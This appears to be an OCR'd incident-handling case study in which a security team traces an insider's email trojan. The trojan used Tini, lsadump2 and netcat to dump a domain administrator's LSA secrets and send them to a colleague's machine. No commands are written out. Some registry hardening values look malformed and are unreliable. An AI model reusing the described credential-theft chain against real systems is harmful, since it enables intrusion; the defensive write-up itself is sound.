

Figure 2-1: Norton Anti-Virus console reporting a virus on BC-TJONES.

Identification

As Tony was a domain administrator, the risk was substantially larger than originally conceived. The desktop technician, after performing a high-level scan of Tony's laptop, reported back that the NAV definitions were "way out of date" and the logs showed stopping and restarting of the real-time protection.

The security team raised a red flag immediately; a junior security analyst went to Tony's office and explained the entire situation. Tony readily handed his laptop over so that the proper forensic/anti-viral investigations could be completed in a timely matter.

The team analysed the laptop and confirmed the desktop technician's findings. There were too many inconsistencies to be just a normal virus. They decided, at that point, if any further investigations were to be conducted correctly, without destroying any potential hidden data, they would need to duplicate the entire disk (via a bit by bit copy process via Ghost 7.5). The junior analyst booted the laptop with a Ghost boot diskette, borrowed from the desktop support group, and executed Ghost from a command line (Figure 2-2 and Figure 2-3).



Figure 2-2: Ghost, command line, initiation (cloning mode).



Figure 2-3: Ghost GUI during the actual drive copy process.

Once the drive imaging process was complete, the team bagged the entire laptop and placed it into their software lockup cabinet.

They then took an exact hardware duplicate of Tony's laptop, also borrowed from the desktop group, and used the "Disk from Image" option to Ghost Tony's drive image onto the new drive/laptop.

The first thing they did after booting up the Windows NT station was to check Norton Anti-Virus. They noticed, first of all, that the AV Definitions were weeks behind in their signatures. Secondly, the AV Event Log showed that the Real-Time protection had been disabled, and only enabled late last night (see Figure 2-4). Lastly, the Virus history showed a quarantined Tini Trojan entry.



Figure 2-4: Client showing the Real-Time protection being unloaded.

Their next step was to check the actual OS Event Logs for anything suspicious. Upon opening the logs, they found that they all had been cleared this morning @ 8:55 AM by TJONES. They decided to call Tony, who, again was in meetings, to confirm these actions. Tony denied ever deleting the logs, and knew for a fact that he hadn't deleted them this morning as he had been in a meeting until 9:30AM. Checking calendars and with several co-workers, Tony's story was confirmed. This struck them as very peculiar indeed.

Something was now definitely amiss.

A high-level scan through the drive proved futile, and prompted them to update the signature files and perform a full system scan. They came up empty. There had to be a rational explanation as to what was happening. They were missing some critical piece of information. The senior analyst suggested that the OS may be corrupt. This was known to cause random instabilities and unexplainable

events. They all agreed.

The first thing they did then was to run, c:\chkdsk from a command prompt. This reported nothing exceptional and lacking any tools of greater depth or thoroughness, they consulted the Internet. That afternoon, after several searches via Google, referencing the text "how to remedy data corruption", there were several hits on a tool called "*Recover it All Data Recovery 3.1*" by Winutils.net (http://www.winutils.net/datarecovery.html). This tool's primary function was to scan the local disk in an attempt restore/recover any deleted/corrupt data.

The low price in conjunction with the perceived functionality prompted them to purchase a single license and download the code. The junior analyst then burned the software to CD (for future use), and initiated a scan on the local disk. (See Figure 2-5)



Figure 2-5: Recover It All Data Recovery v3.1 in action

The utility completed its scan and found several files just recently deleted (within

the last couple of days).

They following restorable files were detected:

- pass.bat
- lsadump2.exe
- info.exe
- pacman.exe
- tini.exe
- nc.exe
- A text file called "system.txt"

They restored all these files to a new directory, located on the root of C:\, called *Investigation*.

All the files were inspected one by one, and the results were eye-opening.

Bottom line, the laptop had definitely been hacked.

There was no longer any doubt. Closer inspection of the pass.bat file, proved that the lsadump2.exe was being used to dump the secrets key into a file called system.txt, then, after finding nc.exe, this same file showed that system.txt was then transferred to an IP Address of 172.16.1.4 over port 3000.

The criticality factor hit the roof upon opening system.txt, the payload file. This file displayed the clear-text password of the account used to manage the Scheduler service. The team quickly checked the services applet in reference to the scheduler service. The “run as” account was none other than Tony’s domain account. Ouch.

Containment

The very next act was to disable any/all of Tony's NT accounts. Upon disabling this account, within User Manager, they discovered his administrator account was set to "never expire". This was definitely another clue as to the hacking methodology.

In order to continue any further with their forensic investigations, the team required some additional tools. They raided their software/hardware inventory cabinet and created a rudimentary "jump bag" that consisted of:

1 - IBM 390x Laptop (Windows NT and 2000)
1 - CD-RW External USB Drive
2 - CD-R 10-Pack media
1 - Ghost 7.5 Software (CD Media)
1 - Zip Lock Bags (25-Pack)

Markers
Clipboard with Paper

To properly retain all of the discovered files, they were burned to one of the CD-R's (as evidence of the attack). Now, the team concentrated on the IP address, 172.16.1.4, as this was where the system.txt was transferred (via *NetCat*).

At this point, they did not know for sure that this IP address belonged to the attacker. It was too early in the game to make this assumption. This IP address may be being used only as a repository for the attacker or, worse yet, a zombie performing the remote attacker's bidding. In any case, they utilized the command, c:\ping -a 172.16.1.4, to determine the NetBIOS computer name (Figure 2-6).



Figure 2-6: Name resolution via Ping -a

Although the ping did not succeed, the IP address was resolved to a name. And, after referring, once again, to their inventory records, they were able to determine the actual user assigned to this computer name. The name reported was that of Jimmy Smith (of Operational Support).

Since the office was now empty, as they had worked late into the night, the team decided to start fresh early the next morning (Friday).

As planned, Friday morning, a senior security analyst set off to pay Jimmy Smith a visit. It was discovered that Jimmy was not in the office as yet, but, to their good fortune, had not taken his laptop home with him last night. The laptop was, however, secured to his desk and powered off.

However, the security analyst, noticed that Jimmy's manager was in his office, and the analyst explained the entire situation, asked for the administrator

password for the laptop and approval to confiscate the laptop for forensic analysis. The manager gave them the required information, his approval to remove the laptop and unlocked the laptop from Jimmy's station (using his master key).

Once the laptop was safely in the information security's work environment, the senior analyst booted the laptop up, utilizing their Ghost 7.5 diskette. He then imaged the entire hard-drive to a secure network share for later retrieval (if required). After imaging Jimmy's hard-drive, utilizing the same bit-by-bit ghosting (Ghost 7.5), they dumped the contents onto a new drive and installed it into their IBM 390 laptop. They proceeded to logon as the local administrator.

A preliminary scan of the drive was futile. Nothing was immediately discovered, so they decided to utilize their new data recovery tool once again.

The data restoration application CD-R, burned earlier, was inserted and the respective application installed and executed. They scanned the entire drive and the results were most welcome (and to a certain degree, expected).

The scan uncovered these files:
c:\proj\package\info.exe
c:\proj\door\tini.exe
c:\proj\bat\pass.bat
c:\proj\pay\system.txt
c:\proj\key\lsadump2.exe
c:\proj\doc\instructions.txt
c:\proj\goal\goal.zip
c:\proj\goal\locations.xls

All of the warning lights went off at once. All of the aforementioned files matched those on the victim's laptop. In addition, after review of the instructions.txt file, they were sure they had their man. This file contained a plan of attack including tool usage, e-mail delivery mechanism and final course of action. It also contained time/day when Tony was in his office or away at meetings. Jimmy wasn't turning out to be so stealthy after all.

After reading this file, they started Outlook and found an e-mail from gamesrus@hotmail.com, in deleted items, which was sent to Tony, but Jimmy was bcc'd (blind carbon copied). The attachment to this e-mail was a file called info.exe. Ah, now the puzzle was starting to piece together.

The team put their heads together, pouring over the evidence once again. Their unanimous conclusion was just this:

Jimmy had sent an anonymous email to Tony, with an attachment (info.exe). Tony, thinking it was merely another game, executed the attachment. This, in

turn, executed and installed the Trojan and, most importantly, scripted through the *pass.bat* file, the LSA secrets key was dumped (thanks to LSADUMP2) into a file and sent to Jimmy via *NetCat*.

The team was almost there, they now required the reason for the passwords, as they were merely a means for a, still mysterious, end.

At long last, the missing piece of evidence surfaced; the primary target of this attack, a folder on c:\proj\goal\goal.zip. Extracting the zip file, unpacked every file that was outlined in the spreadsheet (locations.xls). These files contained very confidential client/Big Corp documentation/data. There was also data concerning Tony himself (i.e. performance reviews, HR interaction docs, etc). All accumulated, this evidence alone equated to grounds for dismissal.

All that was required now was to present their evidence to management, confront Jimmy and bring this case to a close. They wrapped up what they were doing and set off in search of Jimmy's manager, and, of course, Jimmy himself.

Jimmy, on the other hand, was on cloud nine when he woke up that morning. He had spent last night celebrating with his friends and bragging about how it easy it was (hacking) and how no one would every catch him. He even mentioned that he would consider doing it again to others within the company.

He whistled during the drive in to work, through the parking garage, throughout the ride up in the elevator and down the hall to his work station. But, as Jimmy rounded the corner on this fateful day, only 4 days after his hacking career started...it ended...abruptly. His whistling stopped, his jaw hit the floor and he felt the blood starting to rush from his head.

The entire security team was huddled around his workstation. His manager was there as well, and was the first one to spot Jimmy as he approached. To say his manager did not look pleased was the understatement of the year. The security team instantaneously converged upon him. It was too overwhelming, Jimmy collapsed, unconscious.

Several hours later, Jimmy finally swam back into consciousness where the questions still abounded. Multiple accusations were made and all of the pertinent evidence was presented. As his eyes scanned the surmounting, incriminating evidence, which included screenshots, files and connection logs, he broke down and started to cry.

During the next few hours, Jimmy made a full confession; the stealing of company secrets, invasion of personal property, hacking...the entire horrid process. This confession was signed and dated, witnessed and stored with the rest of the evidence.

Management fired Jimmy on the spot. He was remanded to the appropriate authorities and his criminal trial is now pending.

Eradication

To ensure that Tony's new laptop, not the original, was fit to reconnect to the network. The team, first, updated the definition files and a full system scan was completed without any viral activity reported. Other than the original quarantined files, i.e. Tini and *NetCat*, nothing else was contained within local quarantine. These items were then flushed and the AV logs were reset.

Additional research directed the team on how to manually disinfect a system re: Tini, *NetCat* and LSADUMP2 exploits. All applicable processes were terminated, as required, and the startup folder was checked for anything malicious. Nothing to report, as **these processes had already been terminated by Jimmy days before.**

The security lead then suggested scanning for spy-ware. This was a new concept for the remainder of the team, so the senior explained the definition: "Spy-ware is any technology that assists in the retrieval of information about a person/business without their knowledge. Spy-ware, as it affects the Internet, is programming that is put in someone's computer to secretly gather information about the user and relay it to advertisers or other interested parties. Spy-ware can get in a computer as a virus, worm or Trojan or as the result of installing a new program." [7]

They all agreed that would be a good idea in ensuring due diligence. However, in lieu of advanced tools, the security team downloaded and installed Ad-Aware Professional (freeware) which detects and removes any/all spy-ware on a given system (www.lavasoftusa.com). They ran a full scan and eliminated any all instances of spy-ware, which, for the most part, were non-malicious, data mining cookies (Figure 2-7).

[7] http://www.bulletproofsoft.com/SpywareHlp/Help/intro.html#2.1-What-is-Spy-Ware



Figure 2-7: Ad-Aware removing "Data Mining" cookies from the system

Registry/System scans were run to ensure that the Trojan/backdoor was not resident in any of these locations. All tests ran clean (no matches to any applicable virus/Trojan activity). The team, satisfied with the results, completed the necessary paperwork and returned the laptop with a clean bill of health.

Recovery

The only thing left to do now was to further secure the network, and associated services, in order to protect against a similar exploit happening in the future.

The team concentrated on tightening the security reins on certain suspect products/services (both local and remote).

Step 1: Norton Anti-Virus

The first step was to investigate as to why the Norton Console was not consistently distributing the signature files to the managed clients. They researched the text "*Clients unable to obtain definitions*" on the Symantec web site. As they sifted through the results, within the knowledge-base, the majority eluded to an engine "patch" which would correct multiple issues. Digging deeper, it was discovered that one of the issues this patch resolved was inconsistencies with client updates. Bingo.

They downloaded the required patch and applied it to the console server. Mission accomplished.

The second item, re: NAV (Norton Anti-Virus) that needed to be addressed was the global security policy. After some searching in regards to security guidelines for Symantec AV, the policy was changed to enforce:

- Real-time scanning
- Stricter heuristics (Maximum level)
- Disabling the user interface. This item, in itself, removes the potential for accidental/intentional revision of the local settings.

Step 2: Scan-Mail for MS Exchange

The next product in question was Trend's Scan-Mail for Exchange. The proposed modification was already on the team's plate as far as testing and implementation.

The actual change was simply to set the integrated filter to strip all executable attachments (i.e. .exe, .com, .bat, etc) from all internal and external bound e-mail. This revision was made and the new configuration was saved. Lastly, the associated security policy documentation was updated to reflect as such.

Step 3: MS Proxy Server

The last change was to their internal proxy server, MS Proxy 2.0.

Within, the Proxy server management console, to the list of already blocked sites, the team added all external mail sites (i.e. MSN, Hotmail, etc). As a result of this change, end-users would no longer be able to access their external mailboxes. Instead, they would receive a blocked website message.

This restriction, and associated process, was also added to their ever-expanding list of revisions pertaining to the existing security policy.

Final Step: Communication

The only other step was to communicate to the business the newly defined policies for each application. In addition, the security staff had plans to host monthly "security awareness" seminars for the individual business units.

Conclusions:

These changes required very little effort and consumed only an hour of resource time. It’s sad to think that if these policies had been in place only one week ago; this entire fiasco would have been avoided entirely.

The security team had mountains of documentation, procedure formation and training to endure in the year to come.

Lessons Learned

After days of intense analysis, the team had discovered why/how the exploit occurred:

- Non-existent IDS. An IDS system would have alerted the team to the *NetCat*/Trojan activity re: port/service.

  Conclusion:
  The team will research tools from ISS and E-Eye (Retina, Iris, etc.) in an attempt to business case for next quarter.

- Norton Anti-Virus console signatures not current, due to problems with un-patched services. In addition, the current policy was not strict enough with regards to Heuristics, Compressed scans and client enforcement and lockdown. Most of these inconsistencies have been corrected, but they will continue to work on tightening the lid on any others.

  Conclusion:
  Keep abreast of technology development within your existing products and emerging technologies. Maintain, maintain, maintain.

- E-Mail attachment policy had to be revision in regards to allowable attachments. The major change was to strip any .exe, .bat, .com attachments from all e-mail. This will allow for a tighter rein on what could be possibly executed at the desktop level

- Specific recommendations in order to further harden the LSA:

  - The following registry keys will be revised, to further secure the LSA keys and their associated processes, as follows:

    - HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\RestrictAnonymous=1

      Explanation: This key restricts anonymous access to the registry

    - *HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\LmCompatibilityLevel=4*

      Explanation: The domain controller will refuse LM responses.

- *HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\CrashOnAuditFail=1*

  Explanation: By enabling this setting, the system in question, will shutdown until an administrator logs in and clears the event log.

- *HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\AuditBaseObjects=4,1*

  HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\FullPrivilegeAuditing=3,1

  Explanation: This tells the Local System Authority (LSA) to create base objects with the default system audit control list.

  Note: Due to an increase in the amount of audit events, by enabling these registry values, the maximum log sizes should be revised to support this increase.

- *HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash\bar=4,0*

  Explanation: This disables LMHash creation. The LM hash, as compared to the NTLM hash, is extremely weak. Thus, it is prone to brute force attacks.

- The SAM Database will be encrypted with a utility called SYSKEY. This tool is available in Windows NT SP3 and later and will restrict *unauthorized* users from accessing passwords located within this file.

  Additional information: http://support.microsoft.com/support/kb/articles/q143/4/75.asp.

- Access to the registry remotely will be restricted to authorized administrators only. The following key is selected and the permissions are set to reflect only Administrators (with full control). All other entries are removed.

  HKEY_LOCAL_HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurePipeServers\WinReg

- User awareness. If the user community, as a whole, was better informed and more aware of information security best practices, incidents like these could be avoided altogether.

Other items to be considered:

- Local policies (hardening) for the NT desktop will be reviewed.
- Active-X and Java scripting (active content) sand-box filtering software at the enterprise level.

References

Exploit References

LSADump2 Information:
